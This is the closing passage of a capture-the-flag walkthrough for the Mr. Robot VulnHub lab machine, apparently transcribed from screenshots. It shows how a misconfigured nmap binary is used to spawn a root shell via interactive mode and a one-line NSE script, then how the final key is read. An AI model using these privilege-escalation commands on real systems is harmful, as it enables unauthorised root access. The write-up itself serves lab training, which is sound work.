
Linux Privilege Escalation Examples - Pentest-Cheatsheets

When it is called, *nix will try to **find** it by traversing the PATH environment variable. We can modify the PATH variable and create a malicious version of the ...

People also search for

/usr/bin/at suid privilege escalation
usr/sbin/apache2 privilege escalation
/usr/bin/newgrp privilege escalation
dbus-daemon-launch-helper privilege escalation
/usr/sbin/mount.nfs privilege escalation
/usr/bin/crontab suid privilege escalation


That first link looks promising! Let's take a look... (https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/privilege-escalation/linux/linux-examples.rst)
While I didn't find anything particularly helpful with what I was initially looking for, I did notice a command for nmap. In the files we have permissions to use, we have a file */usr/local/bin/nmap* so we can somehow use this for priv esc.
Let's try that first command.



nmap


```
$ sudo nmap --interactive
!sh
#
```

```
$ echo "os.execute('/bin/sh')" > shell.nse
$ sudo nmap --script=shell.nse
#
```




```
robot@linux:/$ sudo nmap --interactive
sudo nmap --interactive
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

robot is not in the sudoers file.  This incident will be reported.
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# 
```

We now have ROOT access! Finding the third key should be easy now!



```
# cd /
cd /
# ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmli
nuz
```

We navigate to the root directory and there we see our golden ticket!! KEY 3 OF 3



```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key
cat key
cat: key: No such file or directory
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# 
```

And that is the Mr. Robot VM available on VulnHub! Thank you for reading!